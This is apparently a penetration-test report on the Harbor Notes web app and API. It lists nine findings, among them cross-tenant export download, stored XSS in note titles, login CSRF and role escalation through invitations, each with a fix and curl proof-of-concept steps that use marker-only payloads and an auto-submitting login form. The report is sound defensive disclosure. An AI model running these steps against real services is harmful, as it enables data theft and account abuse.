
Harbor Notes

Web application and API security assessment

app.harbor-notes.example


Critical Any customer can download all the data of another customer



What we found

1 Critical	3 High	3 Medium	2 Low

F-01 Any customer can download all the data of another customer



A user of customer B
A normal login is enough.

The app
It checks the login. It does not check who owns the export.

Customer A's data
Every note, the member list and all attachments.

F-02 ■■■□ High
A user can read another user's data and act as them

F-03 ■■■□ High
A bad website can sign a user in to the attacker's account

F-04 ■■■□ High
A normal member can create an admin account

F-05 ■■□□ Medium
Anyone can flood a user's inbox with password reset emails

F-06 ■■□□ Medium
An old share link still opens a note that is now private

F-07 ■■□□ Medium
An uploaded file can run code when another user opens it

F-08 ■□□□ Low
Any member can see the IP addresses of other members

F-09 ■□□□ Low
Error messages show internal technical details

> The next pages are for the engineering team. Each page shows one problem: the cause, the fix, and the steps to repeat it.

F-01 Any customer can download all the data of another customer

Critical

CWE-639



A user of customer B
A normal login is enough.

The app
It checks the login. It does not check who owns the export.

Customer A's data
Every note, the member list and all attachments.

Risk	Customer data can be stolen. The attacker needs only a normal login and one request.
Where	`GET api.harbor-notes.example/v1/exports/{export_id}/download`
Cause	The export download route checks the token but does not check the workspace. Export IDs count up by one.
Not tested	Other export IDs. Check the access logs for downloads across workspaces.
Fix	Check workspace membership before the file is returned, answer 404, and use random IDs.

Proof of concept

```
API=https://api.harbor-notes.example
WS=ws_test_A                    # the workspace of customer A. One of its notes holds EXC-TEST marker-7f3a
EXP=exp_000412                  # an export of customer A. owner-a makes one with POST /v1/workspaces/$WS/exports
TOKEN_MEMBER_B='<token>'        # member-b, a normal member of customer B (ws_test_B)
# A TOKEN: sign in to the app as that test account. Copy the Authorization header of an API request (dev tools).
```

1 Control: `member-b` asks for customer A's list of exports. The app refuses. `-> 403`

```
curl -s -o /dev/null -w '%{http_code}\n' -H "Authorization: Bearer $TOKEN_MEMBER_B" "$API/v1/workspaces/$WS/exports"
```

2 `member-b` downloads the export by its ID. The app allows it. `-> 200, should be 404`

```
curl -s -o export.zip -w '%{http_code}\n' -H "Authorization: Bearer $TOKEN_MEMBER_B" "$API/v1/exports/$EXP/download"
```


3 The archive holds the note that only customer A wrote. `-> 1 match`

```
unzip -p export.zip | grep -a -c 'EXC-TEST marker-7f3a'
```

F-02 A user can read another user's data and act as them

High

CWE-79



The attacker
Any user who can share a note.

A note with hidden code
The code is in the note title.

Another user
They only open their list of shared notes.

Their account
The code can read their data and use the app in their name.

Risk	The other user only has to open their list of shared notes. Then the attacker can do what that user can do.
Where	The "Shared with me" list of the React app (`/shared`, list item component). Input: `PATCH /v1/notes/{id}`.
Cause	The "Shared with me" list renders a note title as HTML. The API stores the title as typed.
Fix	In the list item component, render the title as text, not with `dangerouslySetInnerHTML`. Add a Content Security Policy that blocks inline script.

Proof of concept

```
API=https://api.harbor-notes.example
NOTE=note_test_0031              # a note that member-a owns
TOKEN_MEMBER_A='<token>'         # member-a, the attacker: a normal member of customer A
# A TOKEN: sign in to the app as that test account. Copy the Authorization header of an API request (dev tools).
```

1 As `member-a`, save a note title that holds a marker script. The script only sets a marker on the page. The API stores the title as typed.

`-> 200`

```
curl -s -o /dev/null -w '%{http_code}\n' -X PATCH "$API/v1/notes/$NOTE" -H "Authorization: Bearer $TOKEN_MEMBER_A" \
  -H 'Content-Type: application/json' --data @- <<'JSON'
{"title": "EXC-TEST <img src=x onerror=\"document.body.dataset.exc='fired'\">"}
JSON
```

2 In the app, share the note with `owner-b`, the owner of customer B. As `owner-b`, open `https://app.harbor-notes.example/shared` in Chromium.

3 Read the marker in the console. The script ran in the app. In our test it also read the profile of `owner-b` with `GET /v1/me`.

`-> "fired"`

```
document.body.dataset.exc
```

F-03 A bad website can sign a user in to the attacker's account

High

CWE-352



A bad website
The user only visits it.

The app
It accepts a login from any website.

The attacker's account
The user does not notice. What they write next goes there.

Risk	The user does not notice the change. Their new notes and attachments go to the attacker.
Where	`POST api.harbor-notes.example/v1/auth/login`
Cause	The login route accepts a form post from any website. It has no CSRF token and no `Origin` check.
Not tested	Whether this leads to account takeover.
Fix	On the login route, reject a request whose `Origin` is not the app. Add a CSRF token to the login form (set its cookie before the login).

Proof of concept

```
API=https://api.harbor-notes.example
EMAIL=member-b@test.harbor-notes.example; PASS='<password>'      # member-b is the attacker's account in this test
```

1 Send the login as a form, with the `Origin` of another website. The API accepts it and sets a session cookie.

`-> 302, cookie set`

```
curl -s -D - -o /dev/null "$API/v1/auth/login" -H 'Origin: https://csrf-test.example' \
  -d "email=$EMAIL" --data-urlencode "password=$PASS" | grep -i -E '^(HTTP|location|set-cookie)'
```

2 Host this page on a website that you own. We used `csrf-test.example`.

```
<form id="f" method="POST" action="https://api.harbor-notes.example/v1/auth/login">
  <input name="email" value="member-b@test.harbor-notes.example"><input name="password" value="<password>">
</form><script>document.getElementById('f').submit()</script>
```

3 Open the page in a new Chromium profile. The browser lands on the app, signed in as `member-b`.

`-> signed in`

```
chromium --user-data-dir="$(mktemp -d)" https://csrf-test.example/
```

F-04 A normal member can create an admin account

High

CWE-269



A normal member

Not an admin.

The app

It takes the role from the request. It does not check the member's own role.

A new admin account

The invited account has the role admin.

Risk	A member can get more rights than the workspace owner gave them.
Where	`POST api.harbor-notes.example/v1/workspaces/{id}/invitations`
Cause	The invitation route reads `role` from the request body. It does not compare that role with the caller's role.
Fix	On the server, reject any role that is higher than the caller's own role.

Proof of concept

```
API=https://api.harbor-notes.example
WS=ws_test_A; INVITEE=second-test-account@test.harbor-notes.example      # a second test account that you own
TOKEN_MEMBER_A='<token>'          # member-a, a normal member of customer A, not an admin
TOKEN_INVITEE='<token>'           # the second account, after it accepts the invitation in step 3
# A TOKEN: sign in to the app as that test account. Copy the Authorization header of an API request (dev tools).
```

1 Control: as `member-a`, invite the second account with the role owner. The app refuses.

`-> 400`

```
invite() { curl -s -w '\n%{http_code}\n' -X POST "$API/v1/workspaces/$WS/invitations" \
  -H "Authorization: Bearer $TOKEN_MEMBER_A" -H 'Content-Type: application/json' \
  -d "{\"email\": \"$INVITEE\", \"role\": \"$1\"}"; }
invite owner
```

2 The same request with the role admin. The app accepts it.

```
invite admin
```

3 Accept the invitation from the email of the second account. Then read the role of that account in the member list.

`-> "role": "admin"`

```
curl -s "$API/v1/workspaces/$WS/members" -H "Authorization: Bearer $TOKEN_INVITEE" \
  | tr '{' '\n' | grep "$INVITEE" | grep -o '"role": *"[a-z]*"'
```

F-05 Anyone can flood a user's inbox with password reset emails

■■□□ Medium

CWE-799



Anyone
No account needed.

The app
It has no limit for one address.

One user's inbox
60 emails in 90 seconds. A real security email gets lost.

Risk	A real security email can get lost in the flood. Each email also costs money.
Where	`POST api.harbor-notes.example/v1/auth/password-reset`
Cause	The password reset route has no limit by address, by IP or by account.
Fix	Limit by address and by IP, for example 3 per address and 20 per IP in an hour. Keep the 202 answer, so the limit does not show which addresses have an account.

Proof of concept

```
API=https://api.harbor-notes.example
EMAIL=member-a@test.harbor-notes.example      # a test address. You must be able to read its inbox
```

1 Send 60 reset requests for the test address, one every 1.5 seconds. Do not raise the count.

`-> 60 x 202, no 429`

```
for i in $(seq 1 60); do
  curl -s -o /dev/null -w '%{http_code}\n' -X POST "$API/v1/auth/password-reset" \
    -H 'Content-Type: application/json' -d "{\"email\": \"$EMAIL\"}"
  sleep 1.5
done | sort | uniq -c
```

2 Count the reset emails in the inbox of the test address. Use this count to test the fix, because step 1 still shows 202 after the fix.

`-> 60 emails`

F-06 An old share link still opens a note that is now private

Medium

CWE-284



A share link
The owner made it for a note.

The note is set to private
The owner also removes the sharing record.

The private note
Anyone with the link reads it. No login.

Risk	The owner thinks the note is private. People who kept the link can still read it.
Where	`GET app.harbor-notes.example/s/{token}`
Cause	Setting a note to private does not revoke its share link. Removing the sharing record does not revoke it either.
Fix	Check the visibility of the note each time a link is read. Also revoke the share tokens in the same transaction as the change to private.

Proof of concept

```
LINK='<share link>'            # set in step 1. It looks like https://app.harbor-notes.example/s/<22 characters>
```

1 As `owner-a`, open a test note that holds the text `EXC-TEST`. Create a share link in the app and copy it to `LINK`.

2 In the app, set the note to Private. Open the old link with no login. It still returns the note. `-> 200 and 1, should be 404`

```
curl -s -o note.html -w '%{http_code}\n' "$LINK"; grep -c 'EXC-TEST' note.html
```


3 In the app, also remove the sharing record of the note. Run the command of step 2 again. `-> still 200 and 1`

4 Control: delete the note. Run the command again. Now the link is closed. `-> 404`

F-07 An uploaded file can run code when another user opens it

Medium

CWE-434



The attacker
Any user who can upload.

A file with hidden code
The app serves it as a web page.

Another user
They open the file link.

Their browser
Outside the app, on the API domain.

Risk	Today the code runs outside the app. If the app and the API domain ever share a login, this becomes High.
Where	`GET api.harbor-notes.example/v1/files/{id}`
Cause	The file route serves an upload inline, with the content type that the uploader chose.
Not tested	Whether the code can read the API token, and which cookies the API domain gets.
Fix	Serve user files from a separate domain, as attachments. Set the content type on the server from a short allow list. Add `Content-Security-Policy: sandbox` and `nosniff`.

Proof of concept

```
API=https://api.harbor-notes.example
TOKEN_MEMBER_A='<token>'; FILE_ID='<id>'      # member-a, a normal member of customer A. Set FILE_ID in step 2
# A TOKEN: sign in to the app as that test account. Copy the Authorization header of an API request (dev tools).
```

1 Make an SVG file whose script only sets a marker.

```
echo '<svg xmlns="http://www.w3.org/2000/svg"><script>' \
  'document.documentElement.setAttribute("data-exc", "fired")</script></svg>' > marker.svg
```

2 In the app, attach `marker.svg` to a test note. Copy the ID from the attachment link `/v1/files/<id>` to `FILE_ID`.

3 Read the response headers of the file. `-> image/svg+xml, inline, no nosniff`

```
curl -s -D - -o /dev/null "$API/v1/files/$FILE_ID" -H "Authorization: Bearer $TOKEN_MEMBER_A" \
  | grep -i -E '^(content-type|content-disposition|x-content-type-options)'
```


4 Open the file link in Chromium, signed in as `member-a`. Read the marker in the console. `-> "fired"`

```
document.documentElement.getAttribute('data-exc')
```

F-08 Any member can see the IP addresses of other members

■□□□ Low

CWE-200



A normal member

Not an admin.

The app

This admin page does not check for the admin role.

IP addresses of other members

Of their own workspace only.

Risk	It is a privacy leak inside one workspace. No other data is exposed.
Where	`GET api.harbor-notes.example/v1/admin/audit-log`
Cause	The audit log route under `/admin` answers the member role.
Fix	Restrict the route to admins and owners. If members need the log, give them a route outside `/admin` with no `ip_address`.

Proof of concept

```
API=https://api.harbor-notes.example
TOKEN_MEMBER_A='<token>'         # member-a, a normal member of customer A, not an admin
# A TOKEN: sign in to the app as that test account. Copy the Authorization header of an API request (dev tools).
```

1 As `member-a`, read the admin audit log. The app allows it. `-> 200, should be 403`

```
curl -s -o audit.json -w '%{http_code}\n' "$API/v1/admin/audit-log" -H "Authorization: Bearer $TOKEN_MEMBER_A"
```

2 Each entry of the log holds the IP address of the member who did the action. `-> IP addresses`

```
grep -o '"ip_address": *"[^"]*"' audit.json | sort -u
```

3 The log holds no entry of customer B. `-> 0`

```
grep -c 'ws_test_B' audit.json || true
```

4 Control: other admin routes stay closed to a member. `-> 403`

```
curl -s -o /dev/null -w '%{http_code}\n' "$API/v1/admin/users" -H "Authorization: Bearer $TOKEN_MEMBER_A"
```

F-09 Error messages show internal technical details

■□□□ Low

CWE-209



Any user of the search
A normal login.

The app
The search fails.

An error with internal details
An index name and a software version. No data.

Risk	No data is exposed. The details help an attacker plan the next attack.
Where	`GET api.harbor-notes.example/v1/search`
Cause	A malformed search filter returns a 500 with internal error detail.
Fix	Answer a bad filter with a generic 400 and a request ID. Log the detail on the server only.

Proof of concept

```
API=https://api.harbor-notes.example
TOKEN_MEMBER_A='<token>'         # member-a, a normal member of customer A
# A TOKEN: sign in to the app as that test account. Copy the Authorization header of an API request (dev tools).
```

1 Send a search filter that the parser cannot read. The error names the index `notes_v7_tenant_shard_3` and the search library version. `-> 500 with details`

```
curl -s -w '\n%{http_code}\n' "$API/v1/search?q=tag:%5B" -H "Authorization: Bearer $TOKEN_MEMBER_A"
```

2 Control: a valid search works. `-> 200`

```
curl -s -o /dev/null -w '%{http_code}\n' "$API/v1/search?q=EXC-TEST" -H "Authorization: Bearer $TOKEN_MEMBER_A"
```